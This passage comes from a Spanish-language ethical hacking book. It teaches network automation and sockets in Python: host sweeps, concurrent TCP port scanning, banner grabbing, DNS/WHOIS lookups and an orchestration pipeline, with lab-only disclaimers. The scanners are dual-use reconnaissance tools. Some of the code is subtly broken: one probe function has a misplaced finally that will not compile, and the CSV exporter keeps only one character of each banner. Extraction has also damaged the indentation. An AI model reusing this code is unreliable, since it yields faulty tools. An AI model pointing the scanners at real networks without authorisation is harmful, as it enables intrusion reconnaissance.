os/subprocess	Comandos del sistema	Automatizar ping, nmap
requests	HTTP/HTTPS	Probar formularios web
scapy	Manipulación/sniffing de paquetes	Simular ping, ARP, sniff
paramiko	SSH	Auditoría de credenciales
ftplib	FTP	Validar accesos anónimos

smtplib	SMTP	Probar servidores locales
hashlib	Hashing	Validar integridad
cryptography	Criptografía avanzada	Cifrar y descifrar datos
logging	Registro estructurado	Crear auditoría detallada

Conclusiones

Este capítulo te mostró un **arsenal de librerías esenciales de Python para hacking ético**. Ahora puedes:

- Escanear redes con `socket`.
- Automatizar auditorías web con `requests`.
- Manipular paquetes con `scapy`.
- Conectarte por SSH y FTP con `paramiko` y `ftplib`.
- Implementar hashing y cifrado con `hashlib` y `cryptography`.
- Documentar todo con `logging`.

Estas librerías son la base sobre la que se construyen **frameworks de pentesting más complejos**. Dominar su uso te dará independencia para crear tus propias herramientas de seguridad.

🔗 En el próximo capítulo (7) trabajaremos **Automatización de tareas de red con Python**, donde unirás varias de estas librerías para crear scripts que automaticen procesos de reconocimiento y auditoría.

Capítulo 7. Automatización de tareas de red con Python

Disclaimer: Contenido solo educativo en laboratorio personal y controlado. No ataques sistemas ni redes de terceros sin permiso expreso. El uso indebido es ilegal y antiético; tú eres responsable.Fin.

Introducción

La automatización es la bisagra entre el “hacker artesanal” y el profesional. En auditorías reales, repetir tareas manuales es ineficiente y propenso a errores: barridos de IP, verificación de puertos, resolución DNS, detección de servicios, captura de banners, registro de hallazgos, generación de reportes y exportación de resultados a formatos estándar. Python nos permite orquestar **pipelines** de reconocimiento y pruebas no

intrusivas, con control de tiempos, reintentos, límites de concurrencia y salida estructurada. En este capítulo construirás un **andamiaje reutilizable** para tareas de red: desde utilidades individuales (ping sweep, escaneo TCP básico, whois/DNS, banners) hasta un **mini-orquestador** con colas de trabajo y logging, con perfiles de velocidad (slow/normal/fast) para practicar contra tu laboratorio aislado.

Nota ética clave: incluso en tu laboratorio, define objetivos claros y mantén registros. La trazabilidad (qué ejecutaste, cuándo, contra qué) es parte del profesionalismo.

1) Preparando el entorno del proyecto

Estructura de carpetas sugerida para mantener orden y reproducibilidad:

```
lab-net-auto/  
├── config/  
│   ├── targets.txt           # lista de IP/CIDR/dominios del  
laboratorio  
│   └── profile.yaml          # perfiles de tiempo, puertos comunes,  
etc.  
├── data/  
│   ├── results/              # JSON/CSV/LOG generados  
│   └── cache/                 # cache de resoluciones DNS, etc.  
├── scripts/  
│   ├── ping_sweep.py  
│   ├── tcp_scan.py  
│   ├── banner_grab.py  
│   ├── dns_tools.py  
│   ├── orchestrator.py  
│   └── utils.py  
└── README.md
```

Ejemplo de config/targets.txt (solo hosts de tu laboratorio):

```
192.168.56.0/24  
lab-web.local  
192.168.56.101
```

Ejemplo de config/profile.yaml:

```
timing:  
  slow:  
    timeout: 2.0  
    delay_between_ports_ms: 80  
    max_workers: 20  
  normal:  
    timeout: 1.0  
    delay_between_ports_ms: 30  
    max_workers: 100  
  fast:  
    timeout: 0.5  
    delay_between_ports_ms: 5  
    max_workers: 300
```

ports:

```
common: [21,22,23,25,53,80,110,139,143,443,445,3389]
web_deep: [80,81,88,443,444,8000,8008,8080,8081,8443]
```

dns:

```
resolvers: ["8.8.8.8", "1.1.1.1"] # en laboratorio, puedes usar
tu DNS local
```

2) Utilidades base: lectura de configuración, logging y helper de tiempo

Crea `scripts/utils.py` para centralizar funciones transversales:

```
# scripts/utils.py
import os, json, time, logging, ipaddress
from pathlib import Path
from datetime import datetime

BASE_DIR = Path(__file__).resolve().parents[1]
DATA_DIR = BASE_DIR / "data"
RESULTS_DIR = DATA_DIR / "results"
CACHE_DIR = DATA_DIR / "cache"
CONFIG_DIR = BASE_DIR / "config"

for d in [RESULTS_DIR, CACHE_DIR]:
    d.mkdir(parents=True, exist_ok=True)

def setup_logger(name="netauto", level=logging.INFO):
    log_file = RESULTS_DIR /
f"netauto_{datetime.now().strftime('%Y%m%d_%H%M%S')}.log"
    logging.basicConfig(
        filename=log_file,
        level=level,
        format="%(asctime)s [%(levelname)s] %(message)s"
    )
    console = logging.StreamHandler()
    console.setLevel(level)
    console.setFormatter(logging.Formatter("%(message)s"))
    logger = logging.getLogger(name)
    logger.addHandler(console)
    return logger

def save_json(obj, path):
    with open(path, "w") as f:
        json.dump(obj, f, indent=2)

def load_targets(path):
    with open(path) as f:
        lines = [l.strip() for l in f if l.strip() and not
l.startswith("#")]
    return lines

def expand_targets(lines):
    """
```

```

Expande CIDR a IPs, preserva dominios.
"""
targets = []
for item in lines:
    try:
        net = ipaddress.ip_network(item, strict=False)
        targets.extend([str(ip) for ip in net.hosts()])
    except ValueError:
        targets.append(item)
return sorted(set(targets))

def sleep_ms(ms):
    time.sleep(ms/1000.0)

```

Con esto tendrás logging consistente, persistencia JSON y expansión de objetivos.

3) Ping sweep controlado (ICMP o “TCP ping” fallback)

Para ICMP necesitas permisos. En entornos sin privilegios, se puede simular “aliveness” probando una conexión TCP a puertos comunes. Aquí un **ping sweep híbrido**: intenta ICMP (si está disponible Scapy), de lo contrario hace un “TCP connect” a un pequeño set de puertos.

```

# scripts/ping_sweep.py
import socket, argparse
from concurrent.futures import ThreadPoolExecutor, as_completed
from utils import setup_logger, load_targets, expand_targets,
save_json, sleep_ms

COMMON_PROBES = [22, 80, 443]

def tcp_probe(host, timeout=1.0):
    for p in COMMON_PROBES:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(timeout)
            if s.connect_ex((host, p)) == 0:
                s.close()
                return True
        except Exception:
            pass
    finally:
        try: s.close()
        except: pass
    return False

def sweep(hosts, timeout=1.0, delay_ms=10, max_workers=100):
    results = {}
    with ThreadPoolExecutor(max_workers=max_workers) as exe:
        futs = {}
        for h in hosts:
            futs[exe.submit(tcp_probe, h, timeout)] = h
            sleep_ms(delay_ms)

```

```

        for fut in as_completed(futs):
            host = futs[fut]
            alive = False
            try:
                alive = fut.result()
            except Exception:
                pass
            results[host] = {"alive": alive}
    return results

if __name__ == "__main__":
    ap = argparse.ArgumentParser()
    ap.add_argument("--targets", default="../config/targets.txt")
    ap.add_argument("--timeout", type=float, default=1.0)
    ap.add_argument("--delay-ms", type=int, default=10)
    ap.add_argument("--workers", type=int, default=100)
    args = ap.parse_args()

    log = setup_logger()
    raw = load_targets(args.targets)
    hosts = expand_targets(raw)
    log.info(f"[+] Total objetivos expandido: {len(hosts)}")

    res = sweep(hosts, timeout=args.timeout,
delay_ms=args.delay_ms, max_workers=args.workers)
    alive_hosts = [h for h, v in res.items() if v["alive"]]
    log.info(f"[+] Hosts vivos (aprox): {len(alive_hosts)}")
    save_json(res, "../data/results/ping_sweep.json")
    log.info(f"[+] Resultado guardado en
data/results/ping_sweep.json")

```

Este barrido **no envía ICMP**; solo comprueba conectividad TCP a puertos comunes. Es poco intrusivo y suficiente para laboratorio.

4) Escaneo TCP concurrente con control de ritmo

Ahora un escáner que soporte **listas de puertos, timeouts, reintentos y delays** para evitar saturar el objetivo del laboratorio. Reutilizamos el JSON del ping sweep para enfocarnos en hosts respondientes.

```

# scripts/tcp_scan.py
import json, socket, argparse
from concurrent.futures import ThreadPoolExecutor, as_completed
from pathlib import Path
from utils import setup_logger, save_json, sleep_ms

def connect(host, port, timeout):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(timeout)
    try:
        return s.connect_ex((host, port)) == 0
    finally:
        try: s.close()
        except: pass

```

```

def scan_host(host, ports, timeout=1.0, delay_ms=5, retries=1):
    open_ports = []
    for p in ports:
        ok = False
        for _ in range(retries):
            if connect(host, p, timeout):
                ok = True
                break
        if ok:
            open_ports.append(p)
        sleep_ms(delay_ms)
    return open_ports

def load_alive_from(path):
    data = json.load(open(path))
    return [h for h, v in data.items() if v.get("alive")]

if __name__ == "__main__":
    ap = argparse.ArgumentParser()
    ap.add_argument("--alive-json",
default="../data/results/ping_sweep.json")
    ap.add_argument("--ports", default="22,80,443,445,3389")
    ap.add_argument("--timeout", type=float, default=1.0)
    ap.add_argument("--delay-ms", type=int, default=5)
    ap.add_argument("--retries", type=int, default=1)
    ap.add_argument("--workers", type=int, default=200)
    args = ap.parse_args()

    log = setup_logger()
    hosts = load_alive_from(args.alive_json)
    ports = [int(x) for x in args.ports.split(",") if x]
    log.info(f"[+] Hosts activos: {len(hosts)} | Puertos: {ports}")

    results = {}
    with ThreadPoolExecutor(max_workers=args.workers) as exe:
        futs = {exe.submit(scan_host, h, ports, args.timeout,
args.delay_ms, args.retries): h for h in hosts}
        for fut in as_completed(futs):
            h = futs[fut]
            try:
                open_p = fut.result()
            except Exception:
                open_p = []
            results[h] = {"open": open_p}

    out = Path("../data/results/tcp_scan.json")
    save_json(results, out)
    log.info(f"[+] Scan guardado en {out}")

```

5) Captura de banners (“banner grabbing”) para identificar servicios

Una vez conocidos los puertos abiertos, intenta leer banners (cuando existe un saludo del servicio). Esto ayuda a **identificar versiones** en un entorno controlado.

```
# scripts/banner_grab.py
import socket, ssl, json, argparse
from utils import setup_logger, save_json

def grab_banner(host, port, timeout=1.0, use_tls=False):
    data = b""
    try:
        s = socket.create_connection((host, port), timeout=timeout)
        if use_tls:
            ctx = ssl.create_default_context()
            s = ctx.wrap_socket(s, server_hostname=host)
        s.settimeout(timeout)
        # Intento simple: recibir el banner inicial
        data = s.recv(1024)
        if not data:
            # Prueba enviar una línea "vacía" o un HEAD para HTTP
            try:
                s.sendall(b"HEAD / HTTP/1.0\r\n\r\n")
                data = s.recv(1024)
            except Exception:
                pass
    except Exception:
        pass
    finally:
        try: s.close()
        except: pass
    return data.decode(errors="ignore")

if __name__ == "__main__":
    ap = argparse.ArgumentParser()
    ap.add_argument("--scan-json",
default="../data/results/tcp_scan.json")
    ap.add_argument("--timeout", type=float, default=1.0)
    ap.add_argument("--https-ports", default="443,8443")
    args = ap.parse_args()

    log = setup_logger()
    scan = json.load(open(args.scan_json))
    https_ports = {int(x) for x in args.https_ports.split(",") if
x}

    banners = {}
    for host, info in scan.items():
        banners[host] = {}
        for p in info.get("open", []):
            use_tls = p in https_ports
            banner = grab_banner(host, p, timeout=args.timeout,
use_tls=use_tls)
            if banner:
                log.info(f"[{host}]:{p}]
{banner.splitlines()[0][:120]}")
                banners[host][p] = banner

    save_json(banners, "../data/results/banners.json")
    log.info("[+] Banners guardados en data/results/banners.json")
```

6) Resolución DNS y WHOIS (en laboratorio)

Para DNS, puedes apoyarte en `dns.resolver` (`dnspython`). Para WHOIS, existen módulos como `python-whois` o invocar `whois` del sistema. En laboratorio, limita las consultas a tus dominios internos o locales.

```
# scripts/dns_tools.py
import argparse, subprocess
from utils import setup_logger, save_json

def resolve_host(host):
    try:
        out = subprocess.run(["getent", "hosts", host],
            capture_output=True, text=True)
        if out.stdout:
            line = out.stdout.strip().splitlines()[0]
            ip = line.split()[0]
            return ip
    except Exception:
        pass
    return None

def whois_domain(domain):
    try:
        out = subprocess.run(["whois", domain],
            capture_output=True, text=True, timeout=5)
        return out.stdout[:4000] # limitar tamaño
    except Exception:
        return ""

if __name__ == "__main__":
    ap = argparse.ArgumentParser()
    ap.add_argument("--host", required=True)
    args = ap.parse_args()
    log = setup_logger()

    ip = resolve_host(args.host)
    log.info(f"[+] {args.host} -> {ip}")
    info = {"host": args.host, "ip": ip, "whois":
        whois_domain(args.host) if args.host.count(".") else ""}
    save_json(info, "../data/results/dns_whois.json")
    log.info(f"[+] Guardado en data/results/dns_whois.json")
```

7) Orquestador: pipeline end-to-end con perfiles de tiempo

El orquestador invoca en orden: ping sweep → escaneo TCP → banner grabbing, con parámetros derivados de un **perfil** (slow/normal/fast). En este ejemplo, para simplificar, leemos `profile.yaml` por `pyyaml` (opcional, también puedes usar JSON).

```

# scripts/orchestrator.py
import argparse, subprocess, json, yaml
from pathlib import Path
from utils import setup_logger

def run(cmd):
    return subprocess.run(cmd, capture_output=True, text=True)

if __name__ == "__main__":
    ap = argparse.ArgumentParser()
    ap.add_argument("--profile", default="../config/profile.yaml")
    ap.add_argument("--targets", default="../config/targets.txt")
    ap.add_argument("--mode", choices=["slow", "normal", "fast"],
default="normal")
    args = ap.parse_args()

    log = setup_logger()

    cfg = yaml.safe_load(open(args.profile))
    t = cfg["timing"][args.mode]
    ports = cfg["ports"]["common"]

    log.info(f"[+] Modo: {args.mode} | timeout={t['timeout']}
delay_ms={t['delay_between_ports_ms']} workers={t['max_workers']}")
    log.info("[1/3] Ping sweep aproximado...")
    r1 = run([
        "python3", "ping_sweep.py",
        "--targets", args.targets,
        "--timeout", str(t["timeout"]),
        "--delay-ms", str(5),
        "--workers", str(t["max_workers"])
    ])
    log.info(r1.stdout.strip())

    log.info("[2/3] Escaneo TCP básico...")
    r2 = run([
        "python3", "tcp_scan.py",
        "--alive-json", "../data/results/ping_sweep.json",
        "--ports", ",".join(str(p) for p in ports),
        "--timeout", str(t["timeout"]),
        "--delay-ms", str(t["delay_between_ports_ms"]),
        "--retries", "1",
        "--workers", str(t["max_workers"])
    ])
    log.info(r2.stdout.strip())

    log.info("[3/3] Banner grabbing...")
    r3 = run([
        "python3", "banner_grab.py",
        "--scan-json", "../data/results/tcp_scan.json",
        "--timeout", str(t["timeout"])
    ])
    log.info(r3.stdout.strip())

    # Resumen final
    tcp = json.load(open("../data/results/tcp_scan.json"))
    total_hosts = len(tcp)

```



```
total_open = sum(len(v.get("open", [])) for v in tcp.values())
log.info(f"[v] Resumen: hosts={total_hosts}
puertos_abiertos_totales={total_open}")
```

Consejo: si tu laboratorio tiene servicios web, ajusta `banner_grab.py` para enviar peticiones HTTP personalizadas (User-Agent, Host) y extraer títulos `<title>` para enriquecer los reportes.

8) Exportación a CSV/JSONL y reporte rápido en Markdown

Aparte del JSON estructurado, muchos equipos piden CSV o **JSONL** (una entrada por línea). Agreguemos un conversor:

```
# scripts/export_results.py
import json, csv, argparse
from pathlib import Path
from utils import setup_logger

if __name__ == "__main__":
    ap = argparse.ArgumentParser()
    ap.add_argument("--tcp-json",
default="../data/results/tcp_scan.json")
    ap.add_argument("--banners-json",
default="../data/results/banners.json")
    args = ap.parse_args()

    log = setup_logger()
    tcp = json.load(open(args.tcp_json))
    banners = json.load(open(args.banners_json))

    csv_path = Path("../data/results/scan_summary.csv")
    with open(csv_path, "w", newline="") as f:
        w = csv.writer(f)
        w.writerow(["host", "port", "banner_line1"])
        for h, info in tcp.items():
            for p in info.get("open", []):
                line1 = ""
                if h in banners and str(p) in banners[h]:
                    line1 = (banners[h][str(p)] or
"".splitlines()[0])
                line1 = line1[0] if line1 else ""
                w.writerow([h, p, line1])
    log.info(f"[+] CSV generado: {csv_path}")
```

Con esto tendrás un **resumen tabular** para un informe corto.

9) Concurrencia avanzada: `asyncio` para escaneo rápido y controlado

Los sockets TCP tradicionales con `ThreadPoolExecutor` funcionan bien, pero `asyncio` reduce overhead cuando escalas a cientos/miles de puertos/hosts (siempre en laboratorio). Aquí un **esqueleto** de escaneo asíncrono:

```
# scripts/async_scan.py
import asyncio, json, argparse
from utils import setup_logger, save_json

async def check_port(host, port, timeout):
    try:
        reader, writer = await asyncio.wait_for(
            asyncio.open_connection(host, port),
            timeout=timeout
        )
        writer.close()
        try: await writer.wait_closed()
        except: pass
        return True
    except Exception:
        return False

async def scan_host(host, ports, timeout, sem):
    open_ports = []
    async with sem:
        tasks = [check_port(host, p, timeout) for p in ports]
        results = await asyncio.gather(*tasks,
            return_exceptions=True)
        for p, ok in zip(ports, results):
            if ok is True:
                open_ports.append(p)
    return host, open_ports

async def main(hosts, ports, timeout=0.7, concurrency=200):
    sem = asyncio.Semaphore(concurrency)
    tasks = [scan_host(h, ports, timeout, sem) for h in hosts]
    out = {}
    for coro in asyncio.as_completed(tasks):
        h, ops = await coro
        out[h] = {"open": ops}
    return out

if __name__ == "__main__":
    ap = argparse.ArgumentParser()
    ap.add_argument("--hosts", required=True, help="coma separada")
    ap.add_argument("--ports", default="22,80,443")
    ap.add_argument("--timeout", type=float, default=0.7)
    ap.add_argument("--concurrency", type=int, default=200)
    args = ap.parse_args()

    log = setup_logger()
    hosts = args.hosts.split(",")
    ports = [int(x) for x in args.ports.split(",") if x]
    res = asyncio.run(main(hosts, ports, args.timeout,
        args.concurrency))
    save_json(res, "../data/results/async_scan.json")
    log.info("[+] Guardado async_scan.json")
```

Este enfoque te permite **modularizar límites de concurrencia** y “suavizar” el impacto del escaneo.

10) Gestión de errores, reintentos y “backoff” exponencial

La red falla. Los servicios se reinician. Tu script debe ser **resiliente**. Implementa reintentos con backoff:

```
# patrón utilizable en tus escaneos
import random, time

def retry_with_backoff(func, attempts=3, base=0.2, jitter=0.1,
    *args, **kwargs):
    for i in range(attempts):
        try:
            return func(*args, **kwargs)
        except Exception as e:
            if i == attempts - 1:
                raise
            delay = base * (2 ** i) + random.uniform(0, jitter)
            time.sleep(delay)
```

Aplica este patrón a consultas DNS, banner grabbing o conexiones TCP.

11) Buenas prácticas de automatización en hacking ético

- **Idempotencia:** volver a ejecutar no debe romper nada ni alterar indebidamente el entorno.
 - **Rate limiting:** respeta delays y límites de concurrencia para no “tirar” tus VMs de laboratorio.
 - **Trazabilidad:** todo a archivos (logs/JSON/CSV) con marca de tiempo.
 - **Separación de perfiles:** perfila tiempos “slow/normal/fast” para diferentes escenarios.
 - **Seguridad del operario:** nunca incluyas credenciales reales en repositorios; utiliza variables de entorno o archivos `.env` que no se versionan.
 - **Revisión:** documenta supuestos y limitaciones de tus scripts (ej., “solo TCP connect, sin SYN stealth”, etc.).
-

12) Caso práctico: pipeline completo en una línea

Con todo lo anterior, una sesión de laboratorio puede verse así:

```
cd lab-net-auto/scripts

# 1) Descubrir hosts “vivos” (TCP probe)
```

```
python3 ping_sweep.py --targets ../config/targets.txt --timeout 1.0
--delay-ms 5 --workers 150
```

2) *Escaneo de puertos comunes*

```
python3 tcp_scan.py --alive-json ../data/results/ping_sweep.json --
ports 22,80,443,445,3389 --timeout 1 --delay-ms 10 --retries 1 --
workers 200
```

3) *Banners*

```
python3 banner_grab.py --scan-json ../data/results/tcp_scan.json --
timeout 1
```

4) *Exportación a CSV*

```
python3 export_results.py --tcp-json ../data/results/tcp_scan.json
--banners-json ../data/results/banners.json
```

Y si quieres orquestarlo con un perfil predefinido:

```
python3 orchestrator.py --mode normal
```

13) Ampliaciones recomendadas

- **Detección de servicios web:** cuando encuentres 80/443/8080, solicita / y parsea `<title>` y cabeceras (Server, X-Powered-By).
- **Detección de SSH:** para 22, lee la primera línea del banner (SSH-2.0-...).
- **Almacenamiento incremental:** guarda “host por host” para tolerar fallos a mitad de ejecución.
- **JSONL:** un registro por línea para manejar datasets grandes.
- **Dashboards:** usa una herramienta externa (ej., un notebook) para graficar histogramas de puertos abiertos en tu laboratorio.

Conclusiones

Acabas de construir un **esqueleto profesional** para automatizar tareas de red en tu laboratorio: descubres hosts activos, escaneas puertos comunes con controles de tiempo, extraes banners y generas reportes consumibles por terceros (CSV/JSON). Además, aprendiste a modular los componentes (utils, perfiles, scripts especializados) y a orquestarlos con perfiles de velocidad y políticas de logging. Esta disciplina es vital: un pentester eficaz no es quien teclea más rápido, sino quien **diseña pipelines reproducibles, seguros y trazables**.

En próximos capítulos profundizaremos en **sockets crudos y Scapy** para manipular paquetes de red y construir sondeos más sofisticados (ARP, ICMP, DNS), siempre con foco ético y dentro de tu entorno controlado.

Capítulo 8. Introducción a sockets en Python

Disclaimer: Este capítulo es únicamente con fines educativos. Todos los ejemplos deben ejecutarse en un entorno de laboratorio personal y controlado. No ataques sistemas, servicios o redes de terceros. El mal uso de estas técnicas es ilegal y contrario a la ética profesional.

Introducción

Los **sockets** son el corazón de la comunicación en red. Cada conexión TCP, cada mensaje UDP y cada intercambio en protocolos como HTTP, SSH o FTP ocurre gracias a ellos. Para un hacker ético, comprender cómo funcionan los sockets en Python es fundamental, porque permite **crear clientes, servidores, escáneres, sniffers** y, en definitiva, entender qué está ocurriendo bajo la superficie de las aplicaciones.

En este capítulo veremos:

1. Conceptos básicos de sockets.
2. Creación de un cliente TCP en Python.
3. Creación de un servidor TCP simple.
4. Ejemplo de UDP (DNS y otros protocolos).
5. Manejo de excepciones y timeouts.
6. Uso de `select` para múltiples conexiones.
7. Casos prácticos aplicados a ciberseguridad (escaneo de puertos, banner grabbing).

La meta es que al finalizar tengas una **caja de herramientas básica con sockets**, lista para reutilizar en tus scripts de pentesting y automatización de pruebas en tu laboratorio.

1. Conceptos básicos de sockets

Un **socket** es un punto de comunicación que une dos extremos: cliente y servidor.

- **Cliente** → inicia la conexión hacia una dirección IP y puerto.
- **Servidor** → escucha en un puerto a la espera de conexiones entrantes.

Tipos principales:

- **TCP (SOCK_STREAM)**: conexión confiable, orientada a flujo.
- **UDP (SOCK_DGRAM)**: conexión sin estado, orientada a datagramas.

En Python, se trabaja con el módulo `socket`:

```
import socket

# Crear un socket TCP
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

2. Cliente TCP en Python

Ejemplo: conectar con un servidor web en el puerto 80.

```
import socket

host = "192.168.1.10"
puerto = 80

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2)

try:
    s.connect((host, puerto))
    print(f"[+] Conectado a {host}:{puerto}")
    s.sendall(b"HEAD / HTTP/1.0\r\n\r\n")
    respuesta = s.recv(1024)
    print("Respuesta recibida:\n",
          respuesta.decode(errors="ignore"))
except Exception as e:
    print("[-] Error de conexión:", e)
finally:
    s.close()
```

Salida típica:

```
[+] Conectado a 192.168.1.10:80
Respuesta recibida:
HTTP/1.1 200 OK
Server: Apache/2.4.41 (Ubuntu)
Date: Thu, 20 Aug 2025 15:12:00 GMT
```

3. Servidor TCP en Python

Ahora creamos un servidor básico que acepte conexiones y responda.

```
import socket

host = "0.0.0.0"
puerto = 12345

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((host, puerto))
s.listen(5)

print(f"[+] Servidor escuchando en {host}:{puerto}")

while True:
    cliente, addr = s.accept()
    print(f"[+] Conexión desde {addr}")
    cliente.sendall(b"Bienvenido al laboratorio de hacking\n")
    cliente.close()
```

Prueba desde otro terminal:

```
nc 127.0.0.1 12345
```

4. Cliente y servidor UDP

UDP se usa en protocolos como DNS, SNMP, TFTP. Es más rápido, pero no garantiza entrega.

Cliente UDP:

```
import socket

host = "192.168.1.10"
puerto = 53

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.settimeout(2)

mensaje = b"Hola UDP"
s.sendto(mensaje, (host, puerto))

try:
    data, addr = s.recvfrom(1024)
    print("Respuesta:", data)
except:
    print("Sin respuesta UDP")
```

Servidor UDP:

```
import socket

host = "0.0.0.0"
puerto = 9999

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.bind((host, puerto))

print(f"[+] Servidor UDP en {host}:{puerto}")

while True:
    data, addr = s.recvfrom(1024)
    print(f"Mensaje de {addr}: {data.decode(errors='ignore')}")
    s.sendto(b"Recibido!", addr)
```

5. Manejo de excepciones y timeouts

En pruebas de seguridad, es común que un host no responda. Evita que tu script se quede colgado con `settimeout()`.

```
import socket
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(1)

try:
    s.connect(("192.168.1.10", 22))
    print("Puerto abierto")
except socket.timeout:
    print("Timeout, no hay respuesta")
except ConnectionRefusedError:
    print("Puerto cerrado")
finally:
    s.close()
```

6. Uso de select para manejar múltiples conexiones

Con `select`, podemos escuchar múltiples sockets al mismo tiempo sin bloquear el programa.

```
import socket, select

host = "0.0.0.0"
puerto = 5555

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((host, puerto))
s.listen(5)
s.setblocking(False)

print(f"[+] Servidor concurrente en {puerto}")

sockets = [s]

while True:
    lectura, _, _ = select.select(sockets, [], [])
    for sock in lectura:
        if sock is s:
            cliente, addr = s.accept()
            print(f"[+] Nueva conexión: {addr}")
            sockets.append(cliente)
        else:
            data = sock.recv(1024)
            if data:
                print("Recibido:", data.decode(errors="ignore"))
                sock.sendall(b"Echo: " + data)
            else:
                sockets.remove(sock)
                sock.close()
```

7. Casos prácticos aplicados al pentesting

a) Escaneo básico de puertos

```
import socket

host = "192.168.1.10"
puertos = [21,22,23,80,443]

for p in puertos:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(1)
    if s.connect_ex((host, p)) == 0:
        print(f"[+] Puerto {p} abierto")
    else:
        print(f"[-] Puerto {p} cerrado")
    s.close()
```

b) Banner grabbing

```
import socket

host = "192.168.1.10"
puerto = 22

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2)

try:
    s.connect((host, puerto))
    banner = s.recv(1024)
    print(f"Banner SSH: {banner.decode(errors='ignore')}")
except:
    print("No se pudo capturar el banner")
finally:
    s.close()
```

8. Buenas prácticas al trabajar con sockets

- **Siempre usa timeouts** para evitar bloqueos.
 - **Cierra conexiones** después de usarlas (`s.close()`).
 - **Maneja excepciones:** `try/except` es tu mejor aliado.
 - **Controla la concurrencia** para no sobrecargar el laboratorio.
 - **Documenta tus pruebas:** guarda banners y resultados en archivos.
-

Conclusiones

Con este capítulo has aprendido a trabajar con **sockets en Python**: crear clientes y servidores TCP/UDP, manejar timeouts, trabajar con `select` y aplicar todo esto en ejemplos prácticos de pentesting como escaneo de puertos y captura de banners.

El dominio de sockets es esencial: todas las librerías de alto nivel que veremos después (Scapy, Paramiko, Requests) se apoyan en ellos. Comprenderlos te da control absoluto y flexibilidad en tus auditorías.

☞ En el **Capítulo 9** avanzaremos a **Manejo de excepciones y seguridad en scripts**, donde aprenderás a blindar tu código para que sea robusto, seguro y resistente a fallos comunes en un entorno de pruebas.

Capítulo 9. Manejo de excepciones y seguridad en scripts

Disclaimer: Este capítulo es únicamente educativo. Los ejemplos deben usarse en un laboratorio personal y controlado. No ataques sistemas de terceros ni redes ajenas. El uso indebido de estas técnicas es ilegal y contrario a la ética profesional.

Introducción

En capítulos anteriores hemos escrito varios scripts de hacking ético con Python: escaneos de puertos, captura de banners, pruebas web básicas. Sin embargo, si prestas atención, notarás que en muchos ejemplos agregamos estructuras como `try/except` para manejar posibles errores. Esto no es un detalle menor: en ciberseguridad y pentesting, el **manejo de excepciones** es tan importante como la funcionalidad misma del script.

Un programa que falla ante la primera condición inesperada (un host caído, un puerto inaccesible, un archivo corrupto) no es confiable. En cambio, un script que detecta, registra y responde adecuadamente ante errores es una herramienta robusta y profesional.

En este capítulo aprenderás:

1. **Qué son las excepciones en Python** y por qué son inevitables en hacking ético.
2. **Tipos comunes de excepciones** en seguridad (redes, archivos, librerías externas).
3. **Uso correcto de `try/except/finally`** para garantizar estabilidad.
4. **Validación de entradas** para evitar errores de usuario.
5. **Seguridad en scripts:** proteger datos sensibles, validar argumentos, restringir ejecución.
6. **Logging estructurado de errores** para auditorías.
7. **Patrones de diseño seguro en Python** para herramientas de pentesting.

La meta es que, al finalizar, tus scripts no solo funcionen, sino que lo hagan de manera **segura, controlada y profesional**.

1. ¿Qué son las excepciones?

En Python, una **excepción** es un error que interrumpe la ejecución normal del programa. Ejemplos:

- Intentar abrir un archivo que no existe.
- Dividir por cero.
- Conectarse a un host que no responde.
- Usar una librería con parámetros incorrectos.

Ejemplo básico:

```
try:
    x = int("abc") # conversión inválida
except ValueError as e:
    print("Error de conversión:", e)
```

Salida:

```
Error de conversión: invalid literal for int() with base 10: 'abc'
```

2. Excepciones comunes en ciberseguridad

En scripts de pentesting, los errores más comunes son:

- **Errores de red:**
 - `socket.timeout`: no hay respuesta en el tiempo esperado.
 - `ConnectionRefusedError`: puerto cerrado.
 - `OSError`: host inaccesible.
 - **Errores de archivos:**
 - `FileNotFoundError`: archivo inexistente.
 - `PermissionError`: falta de permisos.
 - **Errores de datos:**
 - `ValueError`: entradas inválidas.
 - `KeyError`: claves inexistentes en diccionarios.
 - **Errores de librerías externas:**
 - `requests.exceptions.RequestException` en peticiones HTTP.
 - `paramiko.ssh_exception.AuthenticationException` en conexiones SSH.
-

3. Uso de try/except/finally

El bloque **try/except** captura errores, y **finally** se ejecuta siempre, útil para cerrar sockets o archivos.

Ejemplo: escaneo de puertos con manejo de errores:

```
import socket

host = "192.168.1.10"
puertos = [22, 80, 9999]
```

```
for p in puertos:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(1)
    try:
        s.connect((host, p))
        print(f"[+] Puerto {p} abierto")
    except socket.timeout:
        print(f"[-] Puerto {p}: timeout")
    except ConnectionRefusedError:
        print(f"[-] Puerto {p}: conexión rechazada")
    except Exception as e:
        print(f"[!] Error inesperado en puerto {p}: {e}")
    finally:
        s.close()
```

4. Validación de entradas

Muchos errores ocurren por datos inválidos. Siempre valida antes de ejecutar:

```
import ipaddress

def validar_ip(ip):
    try:
        ipaddress.ip_address(ip)
        return True
    except ValueError:
        return False

objetivo = "192.168.1.500" # inválido
if validar_ip(objetivo):
    print("IP válida")
else:
    print("IP no válida")
```

5. Seguridad en scripts

Además de manejar excepciones, debes aplicar medidas de seguridad:

- **Evita ejecuciones peligrosas:** No uses `os.system` con datos del usuario sin sanitizarlos.
- **Protege datos sensibles:** No guardes contraseñas en texto plano. Usa cifrado.
- **Restringe privilegios:** Ejecuta tus scripts con un usuario limitado, nunca como root salvo que sea estrictamente necesario.
- **Restringe dependencias:** Usa entornos virtuales (`venv`) para controlar librerías.

Ejemplo: sanitización básica de entrada para evitar inyecciones en `os.system`:

```
import subprocess, shlex

def ejecutar_seguro(cmd):
    args = shlex.split(cmd)
```

```
        return subprocess.run(args, capture_output=True, text=True)

print(ejecutar_seguro("ping -c 1 127.0.0.1").stdout)
```

6. Logging estructurado de errores

El registro de errores es vital en auditorías de seguridad. Con logging podemos documentar fallos de forma profesional.

```
import logging

